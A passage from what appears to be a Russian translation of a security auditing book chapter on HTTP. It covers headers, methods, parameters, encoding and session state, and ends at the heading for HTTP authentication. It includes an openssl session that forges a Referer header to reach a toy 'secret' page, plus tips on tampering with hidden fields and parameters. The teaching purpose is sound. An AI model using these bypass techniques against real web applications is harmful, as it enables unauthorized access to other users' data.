Тело ответа в примере закодировано методом chunked encoding, состоящим из серии фрагментов. Каждый фрагмент имеет строку, указывающую его длину в шестнадцатеричном виде, и соответствующие данные. В предыдущем ответе d3 задает 211 байтов данных в первом фрагменте. 0 в конце обозначает конец chunked-данных. Видно, что в ответе, который является обычным HTML, сервер выдает сообщение об ошибке вместе с кодом ошибки 404.

## Версии

В настоящее время используются три версии HTTP: 0.9, 1.0 и 1.1. Запрос HTTP версии 0.9 выглядит так:

```
GET /
```

Этот запрос извлекает корневой документ. Он настолько прост, насколько возможно, и может использоваться для быстрого ручного тестирования. Минимальный запрос HTTP версии 1.0 выглядит так:

```
GET / HTTP/1.0
```

Этот запрос похож на запрос, показанный в предыдущем разделе. Обратите внимание, что пустая строка, второй CRLF, обозначает конец заголовка HTTP-запроса и, следовательно, конец HTTP-запроса. Если вы вводите запросы вручную,

HTTP/1.0 проще всего использовать, потому что он проще HTTP/1.1. Вот минимальный HTTP/1.1-запрос:

```
GET / HTTP/1.1
```

```
Host: test.com
```

Этот запрос почти идентичен минимальному HTTP/1.0-запросу, за исключением того, что требует от клиента передать в запросе заголовок Host.

## Заголовки

HTTP-заголовки предоставляют описательную информацию, метаданные, об HTTP-соединении. Они используются при согласовании HTTP-соединения и установлении свойств соединения после успешного согласования. HTTP поддерживает множество заголовков, которые попадают в одну из четырех основных категорий:

- Request: заголовки в исходном запросе.
- Response: заголовки в ответе сервера.
- General: заголовки, которые могут быть в запросе или ответе.
- Entity: заголовки, применимые к конкретной сущности в запросе или ответе.

Оставшаяся часть главы ссылается на ряд HTTP-заголовков, поэтому таблица 17-1 перечисляет их для удобства.

**Таблица 17-1. Поля заголовков запроса и ответа**

| Заголовок       | Тип      | Описание                                                                                    |
|-----------------|----------|---------------------------------------------------------------------------------------------|
| Accept          | Request  | Перечисляет типы данных (MIME), которые клиент готов принять.                               |
| Accept-Charset  | Request  | Перечисляет кодировки символов, которые клиент готов принять.                               |
| Accept-Encoding | Request  | Перечисляет кодировки содержимого, которые клиент готов принять, например механизмы сжатия. |
| Accept-Language | Request  | Перечисляет языки, которые клиент готов принять.                                            |
| Accept-Ranges   | Response | Сервер указывает, что поддерживает запросы диапазонов.                                      |
| Age             | Response | Свежесть запрошенного URI.                                                                  |

| Заголовок                 | Тип      | Описание                                                                                        |
|---------------------------|----------|-------------------------------------------------------------------------------------------------|
| Allow                     | Entity   | Перечисляет HTTP-методы, разрешенные для запрошенного URI.                                      |
| Allowed                   | Response | Устарело: перечисляет разрешенные методы запроса.                                               |
| Authorization             | Request  | Передаёт учетные данные для HTTP-аутентификации.                                                |
| Cache-Control             | Response | Задаёт требования к кэшированию для запрошенного URI.                                           |
| Charge-To                 | Request  | Устарело: платежная информация.                                                                 |
| Connection                | General  | Позволяет клиенту указать параметры соединения.                                                 |
| Content-Encoding          | Entity   | Определяет дополнительное кодирование тела сущности, например сжатие.                           |
| Content-Transfer-Encoding | Response | Устарело: MIME-кодирование передачи.                                                            |
| Content-Language          | Entity   | Определяет язык тела сущности.                                                                  |
| Content-Length            | Entity   | Определяет длину тела сущности в байтах.                                                        |
| Content-Location          | Entity   | Указывает корректное расположение сущности, если оно известно и недоступно по запрошенному URI. |
| Content-MD5               | Entity   | Передаёт MD5-дайджест тела сущности.                                                            |
| Content-Range             | Entity   | Перечисляет диапазон байтов частичного тела сущности.                                           |
| Content-Type              | Entity   | Задаёт тип данных (MIME) сущности.                                                              |
| Cost                      | Response | Устарело: стоимость запрошенного URI.                                                           |
| Date                      | General  | Дата и время сообщения.                                                                         |
| Derived-From              | Response | Устарело: предыдущая версия запрошенного URI.                                                   |
| ETag                      | Response | Тег сущности, используемый для кэширования.                                                     |
| Expect                    | Request  | Перечисляет поведение сервера, требуемое клиентом.                                              |
| Expires                   | Entity   | Дата и время, после которых сущность считается устаревшей.                                      |
| From                      | Request  | Адрес электронной почты запрашивающего.                                                         |
| Host                      | Request  | Имя хоста и номер порта запрошенного URI.                                                       |
| If-Match                  | Request  | Используется, чтобы сделать запрос условным на основе тегов сущности.                           |
| If-Modified-Since         | Request  | Используется, чтобы сделать запрос условным на основе HTTP-даты.                                |
| If-None-Match             | Request  | Используется, чтобы сделать запрос условным на основе тегов сущности.                           |



| Заголовок           | Тип      | Описание                                                                        |
|---------------------|----------|---------------------------------------------------------------------------------|
| If-Range            | Request  | Используется, чтобы сделать запрос диапазона условным на основе тегов сущности. |
| If-Unmodified-Since | Request  | Используется, чтобы сделать запрос условным на основе HTTP-даты.                |
| Last-Modified       | Entity   | Определяет время последнего изменения сущности.                                 |
| Location            | Response | Указывает альтернативное расположение запрошенного URI.                         |
| Max-Forwards        | Request  | Механизм ограничения числа шлюзов в запросе TRACE или OPTIONS.                  |
| Message-Id          | Response | Устарело: глобально уникальный идентификатор сообщения.                         |
| Pragma              | General  | Используется для заголовков, специфичных для реализации.                        |
| Proxy-Authenticate  | Response | Указывает, что прокси требует аутентификации.                                   |
| Proxy-Authorization | Request  | Передает учетные данные для аутентификации на прокси.                           |
| Public              | Response | Устарело: перечисляет общедоступные методы.                                     |
| Range               | Request  | Определяет конкретный диапазон байтов, нужный из запрошенного URI.              |
| Referer             | Request  | Предоставленный клиентом URI, с которого был инициирован запрос.                |
| Retry-After         | Response | Указывает, как долго сервис, предположительно, будет недоступен.                |
| Server              | Response | Строка идентификации сервера.                                                   |
| TE                  | Request  | Перечисляет кодировки передачи, принимаемые клиентом для chunked-передачи.      |
| Trailer             | General  | Указывает поля заголовка, присутствующие в трейлере chunked-сообщения.          |
| Transfer-Encoding   | General  | Определяет кодирование, примененное к сообщению.                                |
| Upgrade             | General  | Определяет дополнительные протоколы, поддерживаемые клиентом.                   |
| URI                 | Response | Устарело: заменено полем заголовка Location.                                    |
| User-Agent          | Request  | Содержит общую информацию о клиенте.                                            |
| Vary                | Response | Предоставляется сервером для определения свежести кэша.                         |
| Version             | Response | Устарело: версия запрошенного URI.                                              |
| Via                 | General  | Используется шлюзами и прокси для идентификации промежуточных узлов.            |
| Warning             | General  | Предоставляет дополнительную информацию о состоянии сообщения.                  |

| Заголовок        | Тип      | Описание                                                  |
|------------------|----------|-----------------------------------------------------------|
| WWW-Authenticate | Response | Иницирует запрос HTTP-аутентификации, требуемой сервером. |
| WWW-Title        | Response | Устарело: заголовок документа.                            |
| WWW-Link         | Response | Устарело: ссылка на внешний документ.                     |

## Методы

HTTP поддерживает много методов, особенно если учитывать расширения протокола от поставщиков. Три самых важных - GET, HEAD и POST. GET - самый распространенный метод, используемый клиентом для получения ресурса. HEAD идентичен GET, за исключением того, что просит сервер не возвращать фактическое содержимое документа. Иными словами, он просит сервер вернуть только заголовки ответа. POST используется для отправки блока данных указанному ресурсу на сервере. Различие между GET и POST связано с тем, как разработчики используют HTML-формы и параметры; это рассматривается далее в разделе "Параметры и формы". Следующие разделы описывают несколько менее распространенных методов.

## DELETE and PUT

Методы DELETE и PUT позволяют удалять файлы с веб-сервера и добавлять их на веб-сервер. Исторически эти два метода редко использовались на реальных сайтах; кроме того, с ними связан ряд уязвимостей, и обычно они отключены. Заметное исключение - использование этих методов как компонента полноценной поддержки WebDAV.

## TEXTSEARCH and SPACEJUMP

Запросы TEXTSEARCH и SPACEJUMP не являются методами и никогда официально не добавлялись в спецификацию HTTP. Однако они предлагались как методы, а описываемая ими функциональность поддерживается современными веб-серверами. Чтобы кратко увидеть, как они работают, начните с запроса TEXTSEARCH:

```
GET /customersJohn+Doe HTTP/1.0
```

Этот запрос использует пробел для завершения запроса и содержит URL-кодированную строку поиска. Эта строка заставляет сервер запустить файл по указанному расположению и передать декодированную строку поиска как командную строку. Любой, кто знаком с распространенными атаками обхода пути, должен сразу узнать этот тип запроса. Это форма запроса, часто используемая для передачи параметров исполняемому файлу через строку запроса, что делает ее полезной при эксплуатации уязвимости обхода пути. По правде говоря, такое использование может быть единственным оставшимся применением этого типа запроса.

Следующий запрос SPACEJUMP представляет еще один устаревший тип запроса:

```
GET /map/1.1+2.7 HTTP/1.0
```

Этот запрос предназначен для обработки серверных карт изображений. Он передает координаты точки, по которой щелкнули в объекте. По мере исчезновения серверных карт изображений исчез и запрос SPACEJUMP. Однако интересно отметить, что этот тип запроса также был связан с рядом уязвимостей. Классический обработчик этого запроса и на серверах Apache, и на IIS - программа htimage, которая была источником ряда уязвимостей высокого риска, от раскрытия данных до переполнений стекового буфера.

## OPTIONS and TRACE

Методы OPTIONS и TRACE предоставляют информацию о сервере. Запрос OPTIONS просто перечисляет все методы, принимаемые сервером. Эта информация не особенно чувствительна, хотя и дает потенциальному атакующему сведения о системе. Кроме того, этот метод полезен только для серверов, поддерживающих расширенную функциональность, такую как WebDAV.

Метод HTTP TRACE довольно прост, хотя его последствия интересны. Этот метод просто отражает тело запроса клиенту, якобы для целей тестирования. Разумеется, возможность заставить веб-сайт представить произвольное содержимое может дать интересные возможности для уязвимостей, обсуждаемых далее в разделе "Межсайтовый скриптинг".

## CONNECT

Метод HTTP CONNECT предоставляет прокси способ устанавливать соединения Secure Sockets Layer (SSL) с другими серверами. Это разумный метод для прокси, но обычно опасный для серверов приложений.

## WebDAV Methods

Web Distributed Authoring and Versioning (WebDAV) - набор методов и связанных протоколов для управления файлами через HTTP-соединения. Он использует стандартные методы GET, PUT и DELETE для базового файлового доступа. WebDAV добавляет ряд методов для других задач управления файлами, описанных в таблице 17-2.

**Таблица 17-2. Методы WebDAV**

| Метод     | Описание                                                          |
|-----------|-------------------------------------------------------------------|
| COPY      | Копирует ресурс из одного URI в другой.                           |
| MOVE      | Перемещает ресурс из одного URI в другой.                         |
| LOCK      | Блокирует ресурс для совместного или эксклюзивного использования. |
| UNLOCK    | Снимает блокировку с ресурса.                                     |
| PROPFIND  | Извлекает свойства ресурса.                                       |
| PROPPATCH | Атомарно изменяет несколько свойств.                              |
| MKCOL     | Создает каталог (коллекцию).                                      |
| SEARCH    | Иницирует серверный поиск.                                        |

К счастью, большинство веб-приложений не раскрывает и уж точно не должно напрямую раскрывать функциональность WebDAV. Однако при встрече с системами WebDAV нужно помнить несколько моментов. Во-первых, WebDAV использует HTTP как транспортный протокол и те же базовые механизмы безопасности SSL и HTTP-аутентификации, поэтому рассмотрение этих стандартов применимо и к WebDAV. Во-вторых, спецификация контроля доступа WebDAV на момент написания находилась только в форме черновика и не была широко реализована, поэтому возможности контроля доступа могут сильно различаться между продуктами.

## Параметры и формы

Веб-клиент передает параметры, пользовательский ввод и переменные веб-приложению через HTTP тремя основными способами, объясненными в следующих разделах.

### Встроенная информация пути

Путь URI может содержать встроенные параметры как часть компонентов пути. Такая встроенная информация пути может обрабатываться серверной фильтрацией, например правилами перезаписи путей, которые сопоставляют полученный путь заново и помещают информацию в переменные запроса. Информация пути также может обрабатываться через переменную окружения `PATH_INFO`, распространенную в большинстве платформ веб-приложений. Переменная `PATH_INFO` содержит дополнительные компоненты, добавленные к URI-пути ресурса. Например, допустим, у вас есть динамическое веб-приложение по адресу `/webapp`, и пользователь отправил следующий запрос:

```
GET /webapp/blah/blah/blah HTTP/1.1
```

```
Host: test.com
```

Веб-сервер вызывает программу или обработчик запроса, соответствующий `/webapp`, и указывает через подходящий механизм, что была передана дополнительная информация. Если программа получает информацию через CGI-переменные, CGI-программа увидит примерно следующее:

```
PATH_INFO=/blah/blah/blah
```

```
SCRIPT_NAME=/webapp
```

Если программа является Java-сервлетом и вызывает `request.getServletPath()`, она получает `/webapp`. Однако если программа вызывает `request.getRequestURI()`, она получает `/webapp/blah/blah/blah`.

#### Auditing Tip

Если вы видите код, выполняющий действия или проверки на основе URI запроса, убедитесь, что разработчик корректно обрабатывает информацию пути. Многие программисты сервлетов используют `request.getRequestURI()`, когда намереваются использовать `request.getServletPath()`, что определенно может иметь последствия для безопасности. Обязательно ищите проверки расширений файлов, поскольку передача неожиданной информации пути также может обходить такие проверки.

## GET и строки запроса

Второй механизм передачи параметров веб-приложению - строка запроса. Это компонент URI запроса, следующий за вопросительным знаком (?). Например, если в браузер введен URI `http://test.com/webapp?arg1=hi&arg2=jimbo`, браузер подключается к серверу `test.com` и отправляет запрос, похожий на следующий:

```
GET /webapp?arg1=hi&arg2=jimbo HTTP/1.1
```

```
Host: test.com
```

Строка запроса в предыдущем запросе выглядит так:

```
arg1=hi&arg2=jimbo
```

Большинство динамических веб-технологий разбирает эту строку запроса на две отдельные переменные: `arg1` со значением `hi` и `arg2` со значением `jimbo`. Символ `&` используется для разделения аргументов, а символ `=` отделяет имя аргумента от значения аргумента.

Другая возможная форма строки запроса - та, что упоминалась для запроса `TEXTSEARCH`. Если строка запроса не содержит символа `=`, веб-сервер предполагает, что запрос является `indexed query`, а аргументы представляют аргументы командной строки. Например, следующий код запускает CGI-программу `myscgi.pl` с аргументами `hi` и `jimbo`:

```
GET /myscgi.pl?hi&jimbo HTTP/1.1
```

```
Host: test.com
```

## HTML Forms

Перед тем как рассмотреть третий распространенный способ передачи параметров, взгляните на HTML-формы. Формы - HTML-конструкция, позволяющая проектировщикам приложений создавать веб-страницы, которые запрашивают пользовательский ввод, а затем передают его обратно серверу. Базовая HTML-форма имеет `action`, `method` и переменные. `Action` - это URI, соответствующий ресурсу, обрабатывающему заполненную форму. `Method` - это `GET` или `POST`; он определяет, каким методом клиент передает заполненную форму. Переменные - фактическое содержимое формы, и проектировщики могут использовать несколько базовых типов переменных. Вот краткий пример формы:

```
<form method="GET" action="http://test.com/transfer.php">
```

```
Source Account: <select name="source">
<option selected value="42424242">42424242</option>
<option value="82345678">82345678</option>
</select><br>
```

```
Destination Account: <select name="dest">
<option selected value="12345678">12345678</option>
<option value="82345678">82345678</option>
</select><br>
```

```
Amount: <input type="input" name="value"><br>
```

```
<input type="Submit" value="Transfer Money"><br>
```

```
</form>
```

Рисунок 17-1 показывает, как эта простая форма выглядела бы в браузере клиента. Эта форма использует метод GET, а результаты отправляются на страницу `transfer.php`. В ней есть раскрывающиеся списки для исходного счета и счета назначения, а также простое текстовое поле для суммы перевода. Последний элемент ввода - кнопка отправки, позволяющая пользователям инициировать передачу содержимого формы.

Когда пользователи отправляют эту форму, их браузеры подключаются к `test.com` и отправляют запрос, похожий на следующий:

```
GET /transfer.php?source=42424242&dest=12345678&value=123 HTTP/1.1

Host: test.com

Transfer Money

Source Account:      42424242
Destination Account: 12345678

Amount:
  Transfer Money
```

### Рисунок 17-1. Простая форма

В этом запросе видно, что переменные формы были превращены в строку запроса. Параметры `source`, `dest` и `value` передаются серверу и отправляются методом GET.

## POST и тело содержимого

Третий механизм передачи параметров веб-приложению - метод POST. В этом методе пользовательские данные передаются в теле HTTP-запроса, а не встраиваются в URI, как это делает метод GET. Допустим, вы изменили предыдущую форму, чтобы использовать метод POST вместо метода GET, заменив эту строку:

```
<form method="GET" action="http://test.com/transfer.php">
```

на эту:

```
<form method="POST" action="http://test.com/transfer.php">
```

Когда пользователи отправляют эту форму, веб-браузер создает запрос, похожий на следующий:

```
POST /transfer.php HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 40

source=42424242&dest=12345678&value=123
```

Видно, что параметры кодируются похожим на GET-запрос образом, но теперь находятся в теле содержимого запроса.

## Кодирование параметров

Параметры кодируются по правилам, изложенным в RFC 2396, который определяет общую синтаксическую форму URI. Такое кодирование необходимо независимо от того, отправляются ли они методом GET в строке запроса или методом POST в теле содержимого. Кодируются все не буквенно-цифровые символы ASCII, включая большинство символов Unicode и многобайтовых символов. Это кодирование описано в главе 8, "Строки и метасимволы", но здесь мы кратко повторим его.

Схема URL-кодирования имеет вид % hex hex: символ процента начинает escape-последовательность, за которой следует шестнадцатеричное представление нужного байтового значения. Например, символ = имеет значение 61 в наборе ASCII, то есть 0x3d в шестнадцатеричном виде. Поэтому знак равенства можно закодировать последовательностью %3d. Значит, переменную testvar можно установить в строку jim=42 с помощью следующей закодированной строки:

```
testvar=jim%3d42
```

## GET против POST

Хотя вы уже узнали технические детали GET и POST, вы еще не видели разницу между ними в практическом смысле. Ниже приведены основные компромиссы:

- GET-запросы имеют больше ограничений, чем POST-запросы. Веб-сервер обычно ограничивает строку запроса определенным числом символов. Это ограничение обычно находится между 1024 и 8192 символами и связано с максимальным размером строки заголовка запроса, принимаемой веб-сервером. POST-запросы фактически могут иметь любую длину, хотя веб-сервер может ограничить их разумным порогом или упасть из-за уязвимостей числового переполнения.
- GET-запросы проще создавать, поскольку их можно задать через гиперссылки без необходимости создавать HTML-форму. POST-запросы, напротив, требуют создания HTML-формы или сценарных событий, у которых могут быть характеристики отображения, нежелательные для веб-дизайнеров.
- GET-запросы менее безопасны, потому что с большой вероятностью записываются в журналы веб-прокси, историю браузера и журналы веб-сервера. Обычно чувствительную к безопасности информацию не следует передавать в GET-запросах из-за такого журналирования.
- GET-запросы также раскрывают логику приложения конечным пользователям, помещая переменные в адресную строку веб-браузера, что просто искушает пользователей манипулировать ими.
- Заголовок запроса Referer сообщает серверу URI страницы, с которой только что пришел клиент. Поэтому если строка запроса, использованная для генерации страницы, содержит чувствительные переменные, и пользователи щелкают ссылку на этой странице, ведущую на другой сервер, эти чувствительные переменные передаются стороннему серверу в заголовке Referer.

### Auditing Tip

В общем случае стоит поощрять разработчиков использовать в приложениях запросы в стиле POST из-за описанных выше соображений безопасности. Одна проблема, за которой нужно следить, - передача токена сеанса через строку запроса, поскольку это создает риск для клиентов веб-приложения. Риск не обязательно является стоп-фактором, но он избыточен и довольно легко устраняется разработчиком или веб-дизайнером.

## Состояние и HTTP-аутентификация

HTTP - прямолинейный протокол запросов и ответов, по замыслу не имеющий состояния. Веб-серверы не отслеживают, что клиент запрашивал в прошлом, и обрабатывают каждый запрос в вакууме, используя только информацию в фактическом заголовке и теле запроса. Однако большинство веб-приложений должно уметь поддерживать состояние между отдельными HTTP-запросами. Им нужно помнить, например, кто успешно вошел в систему и какой веб-клиент соответствует какому банковскому счету. Привить отслеживание состояния поверх HTTP можно несколькими разными способами, обсуждаемыми в следующих разделах. Уязвимости безопасности, связанные с базовой бессостоящей природой HTTP, довольно распространены в веб-коде, поэтому стоит потратить время на обзор базовых понятий и проблем отслеживания состояния.

### State

Важно понимать различие между бессостоящей системой и системой, поддерживающей состояние, то есть stateful-системой. Stateful-система имеет память: она отслеживает события по мере их возникновения и учитывает последовательность событий. У бессостоящей системы такой памяти нет. В общем случае каждый раз, когда вы подаете бессостоящей системе одно и то же событие, вы получаете один и тот же результат. Для stateful-систем это не так, потому что ранее переданные события могут влиять на результат.

Хороший пример отслеживания состояния можно найти в технологии межсетевых экранов. Межсетевые экраны берут пакеты из сети и решают, безопасен ли каждый пакет. Безопасные пакеты пересылаются в защищенную сеть, а опасные отклоняются или игнорируются. Бессостоящий межсетевой экран принимает решение, рассматривая каждый пакет изолированно. Stateful-межсетевой экран, напротив, имеет память о прошлых пакетах, которую использует для моделирования активных соединений в сети. Когда stateful-межсетевой экран анализирует пакет, он может определить, принадлежит ли этот пакет законному соединению, которое он ранее наблюдал. Бессостоящие межсетевые экраны могут основывать решения только на содержимом перехваченного пакета, проанализированного в вакууме. Stateful-межсетевые экраны сложнее и более подвержены ошибкам, но они также мощнее и потенциально пропускают меньше опасных пакетов.

## Обзор

Даже самые простые деловые веб-сайты требуют, чтобы веб-приложение поддерживало некоторую форму состояния между HTTP-запросами. Чтобы разобрать несколько понятий отслеживания состояния, мы используем простой пример веб-приложения: сайт онлайн-финансового сервиса. Клиенты должны иметь возможность войти, увидеть свой баланс и при желании посмотреть секретный PIN. План сайта показан на рисунке 17-2.

| login                  | main                               | secret                    |
|------------------------|------------------------------------|---------------------------|
| Username:              | Login Succeeded!                   | The secret PIN is zozopo. |
| Password:              | You have \$100.00                  | Click here to go back.    |
| Submit Query           | Click here to see your secret PIN. |                           |
|                        | Click here to logout.              |                           |
| login                  |                                    |                           |
| Login failed!          |                                    |                           |
| Click here to go back. |                                    |                           |



## Рисунок 17-2. Простое веб-приложение

Страница входа - первая страница сайта, которую видят пользователи. Она отвечает за две задачи: отображение формы входа и обработку аутентификации пользователей. Когда пользователи впервые приходят на страницу входа, код страницы показывает форму входа. Когда пользователи заполняют форму и отправляют ее, страница входа пытается проверить имя пользователя и пароль, введенные в форме. Если учетные данные корректны, страница входа пересылает пользователей на главную страницу. Иначе она показывает ошибку.

Главная страница отвечает за отображение балансов пользователей и показ меню вариантов. Она должна определить личность пользователя, запрашивающего страницу, чтобы получить правильную информацию о балансе счета, и должна убедиться, что пользователь успешно вошел в систему.

Секретная страница отвечает за отображение секретных PIN-кодов пользователей. Ей также нужен способ идентифицировать пользователей, чтобы найти правильный секретный PIN. В конце концов, вы точно не хотите, чтобы приложение раскрывало секретные PIN-коды не тем пользователям.

В этом простом приложении можно выделить два элемента информации о состоянии, которые нужно отслеживать:

- Аутентифицирован ли пользователь: главная и секретная страницы не должны быть доступны неаутентифицированным пользователям. Сначала им нужно успешно войти на странице входа.
- Пользователь, связанный с веб-клиентом, отправляющим запрос: и главная, и секретная страницы должны знать, по какому счету искать информацию.

Поскольку веб-серверы не имеют памяти и не хранят состояние, нужен способ заставить веб-приложение помнить эту информацию после успешного входа пользователей. Следующие разделы описывают возможные решения.

## IP-адреса клиентов

Веб-приложения могут получить от веб-сервера несколько деталей о клиентском запросе и использовать их, чтобы попытаться идентифицировать и отслеживать пользователей. IP-адрес клиента - один из немногих идентифицирующих признаков, который клиент не должен иметь возможности подделать или контролировать, поэтому его иногда используют для поддержания состояния.

В своем приложении вы могли бы использовать эту информацию, записывая исходные IP-адреса клиентов при успешном входе. Можно создать запись в файле или базе данных, содержащую IP-адрес клиента и связанный номер счета, и тем самым решить оба требования к состоянию. Если нужно проверить, аутентифицирован ли пользователь на главной или секретной странице, достаточно проверить, входит ли IP-адрес клиента в список аутентифицированных клиентов. Если совпадение есть, можно извлечь связанный счет из списка и найти сведения пользователя.

Эта схема может хорошо работать для простого сайта, но вы точно можете столкнуться с проблемами. Самая большая проблема в том, что если пользователь находится за веб-прокси, веб-кэшем или межсетевым экраном, вы получите исходный IP-адрес, общий для всех остальных в организации пользователя или у его ISP. Поэтому если пользователи перейдут на главную или секретную страницу в удачный момент, они смогут получить чувствительную информацию из счета другого пользователя.

Если клиент находится за балансирующим прокси или устройством межсетевого экрана, использующим несколько IP-адресов для своего диапазона Network Address Translation (NAT), вы также можете столкнуться с изменением IP-адресов пользователей посреди их сеансов. Если это

произойдет, пользователи будут сталкиваться с периодическими сбоями при попытке пользоваться вашим веб-сайтом. Кроме того, если пользователи вошли в систему с общей или публичной машины, злоумышленник может подойти после закрытия браузера пользователями и перейти прямо на секретную страницу в новом браузере.

В целом эти проблемы могут быть серьезными недостатками. Конечно, можно попытаться разрешить потенциальные конфликты, записывая другие факты о клиентах, например строку User Agent, но в большинстве ситуаций эта схема является очень плохим выбором.

#### **Auditing Tip**

Отслеживание состояния на основе IP-адресов клиентов не подходит в большинстве ситуаций, поскольку Интернет переполнен корпоративными клиентами, проходящими через NAT-устройства и разделяющими один исходный IP. Также можно столкнуться с клиентами с меняющимися исходными IP, если они приходят от крупного ISP, использующего массив прокси, например AOL. Наконец, всегда существует возможность spoofing-атак, позволяющих имитировать IP-адрес.

Есть лучшие способы отслеживания состояния, как вы увидите в следующих разделах. Как проверяющий, вы должны обращать внимание на любой механизм отслеживания состояния, который полагается только на IP-адреса клиентов.

## **Заголовок запроса Referer**

Одно из полей заголовка HTTP-запроса - Referer; веб-браузер использует его, чтобы сообщить серверу, какой URL привел браузер к текущему запросу. Например, если вы находитесь на странице <http://www.aw-bc.com/> и щелкаете ссылку на <http://www.neohapsis.com/>, ваш веб-браузер отправляет следующий запрос серверу [www.neohapsis.com](http://www.neohapsis.com/):

```
GET / HTTP/1.0
```

```
Host: www.neohapsis.com
```

```
Referer: http://www.aw-bc.com/
```

Веб-разработчики иногда используют поле Referer, пытаясь принудительно задать определенный порядок переходов по страницам и убедиться, что пользователи приходят только с допустимых страниц. Однако этот метод принуждения очень легко обойти.

Допустим, в своем примерном приложении вы отслеживаете пользователей по IP-адресу. Как часть мер безопасности вы также хотите убедиться, что пользователи попадают на секретную страницу только с главной страницы. Так атакующие не смогут дождаться, пока кто-то другой в организации войдет в систему, а затем перейти прямо на секретную страницу. Вы решаете добавить код, который гарантирует, что пользователи могут попасть на главную страницу только со страницы входа или секретной страницы. Такой подход может показаться защитой от выдачи PIN-кодов и балансов счетов неаутентифицированным пользователям. Однако, как можно догадаться, он фундаментально ошибочен, потому что заголовок Referer - параметр клиентского запроса, и клиенты могут установить его в любое значение. Например, вот что происходит, когда вы вручную вводите запрос с помощью утилиты openssl s\_client:

```
test # openssl s_client -connect test.test.com:443

GET /test/secret HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 21 Aug 2006 09:17:50 GMT
Server: Apache
Accept-Ranges: bytes
X-Powered-By: PHP/4.3.0
Connection: close
Content-Type: text/html; charset=ISO-8859-1

invalid request
```

Вы получаете сообщение "invalid request", указывающее, что проверка Referer не пройдена. Теперь поместите туда правильный Referer, чтобы удовлетворить эту проверку:

```
test # openssl s_client -connect test.test.com:443

GET /test/secret HTTP/1.0

Referer: https://test.test.com/test/main

HTTP/1.1 200 OK
Date: Sat, 21 Aug 2006 09:23:37 GMT
Server: Apache
Accept-Ranges: bytes
X-Powered-By: PHP/4.3.0
Connection: close
Content-Type: text/html; charset=ISO-8859-1

<html>
<head><title>Secret!</title></head>
<body>
<p>The secret PIN is zozopo.</p>
<p>Click <a href="main">here</a> to go back.</p>
</body>
</html>
```

Упс. Подделанный заголовок Referer удовлетворяет проверке и успешно отображает секретную страницу. Поэтому использование заголовка Referer может дать небольшую долю неясности, но почти не обеспечивает реальной безопасности.

NB. Поле Referer все же имеет некоторую ценность для предотвращения атак cross-site reference forgery (XSRF). Jesse Burns из Information Security Partners опубликовал отличную статью об этом типе атак, доступную на [www.isecpartners.com/documents/XSRF\\_Paper.pdf](http://www.isecpartners.com/documents/XSRF_Paper.pdf).

## Встраивание состояния в HTML и URL

Основной прием поддержания состояния в HTTP - передать клиенту информацию, которую вы ожидаете видеть в каждом запросе клиента. Так клиент предоставляет всю информацию, необходимую для обработки запроса, или предоставляет фрагмент информации, который можно использовать для извлечения другой нужной информации из отдельного источника.

В примерном приложении, если вы сможете придумать способ всегда заставлять клиентов предоставлять информацию, нужную серверу для обработки запросов, у вас будет решение, соответствующее требованиям отслеживания состояния.

На главной и секретной страницах нужно знать, что клиенты успешно вошли в систему, и нужно знать, кто эти клиенты, чтобы извлечь сведения об их счетах. Сначала рассмотрим вторую половину проблемы - идентификацию пользователей. Если бы клиенты отправляли имена пользователей с каждым запросом к главной и секретной страницам, вы могли бы определить, кто эти пользователи, и извлечь правильную информацию.

Поскольку вы контролируете каждую ссылку на главную и секретную страницы, и каждая ссылка находится в HTML, написанном кодом веб-приложения, можно просто сделать так, чтобы каждая ссылка содержала параметр, идентифицирующий пользователей. Чтобы этот метод работал, нельзя пропустить ни один путь к главной или секретной странице, иначе имя пользователя не будет отправлено и страница не сможет обработать результаты. Передать эту информацию можно несколькими способами, но самые популярные методы - скрытые поля в HTML-формах и строки запроса.

HTML-формы позволяют иметь скрытые поля, то есть переменные, заданные в форме, но не видимые пользователям в веб-браузерах. В форме, где нужно добавить скрытое имя пользователя, достаточно добавить такую строку:

```
<input type="hidden" name="username" value="jimbo">
```

Скрытые поля хорошо работают для форм, но это приложение в основном использует гиперссылки для перехода от одной страницы к другой. Можно переписать приложение на использование форм или передавать информацию состояния как часть строки запроса или информации пути. Например, на главной странице вместо вывода этой строки:

```
<p>Click <a href="secret">here</a> to see your secret PIN.</p>
```

можно вывести такую строку:

```
<p>Click <a href="secret?username=jimbo">here</a> to see your secret PIN.</p>
```

Если переписать приложение так, чтобы оно передавало имя пользователя с каждым запросом, приложение, конечно, будет работоспособным. Однако оно не будет безопасным, потому что атакующие смогут просто перейти прямо на главную или секретную страницу и указать имя человека, чей счет хотят увидеть.

### Auditing Tip

Хотя это примерное приложение может показаться очень искусственным, оно на самом деле представляет дефекты, довольно широко распространенные в современных веб-приложениях. При проверке веб-приложений нужно искать два шаблона:

1. Веб-приложение берет фрагмент ввода от пользователя, проверяет его, а затем записывает на HTML-страницу, чтобы этот ввод был отправлен на следующую страницу. Веб-разработчики часто забывают проверить этот фрагмент информации на следующей странице, поскольку не ожидают, что пользователи изменят его между запросами. Например, допустим, веб-страница берет у пользователя номер счета и проверяет, что он

принадлежит этому пользователю. Затем она записывает этот номер счета как параметр в ссылку запроса баланса, по которой пользователь может щелкнуть. Если страница запроса баланса не выполняет ту же проверку номера счета, пользователь может просто изменить его и получить информацию о счетах других пользователей.

2. Веб-приложение помещает на HTML-страницу фрагмент информации, не видимый пользователям. Эта информация предоставляется, чтобы помочь веб-серверу выполнить следующий этап обработки, но разработчик не учитывает последствия изменения данных пользователями. Например, допустим, веб-страница получает жалобу пользователя в службу поддержки и создает форму, которая отправляет информацию в help desk компании, когда пользователь нажимает Submit. Если приложение помещает адреса электронной почты в форму, чтобы сообщить почтовому сценарию, куда отправлять письмо, пользователи могут изменить адреса электронной почты и выглядеть так, будто отправляют письмо с официальных серверов компании.

Чтобы защитить эту систему, нужно передавать со всеми запросами что-то, что атакующим будет трудно угадать или подделать. Эту систему определенно можно улучшить до работоспособного решения. Например, можно генерировать большое случайное число при входе и хранить его где-то в базе данных. Чтобы подделать статус входа, атакующим пришлось бы угадать это случайное число, что может быть трудно. Пока, однако, кратко рассмотрим HTTP-аутентификацию в следующем разделе.

## HTTP Authentication

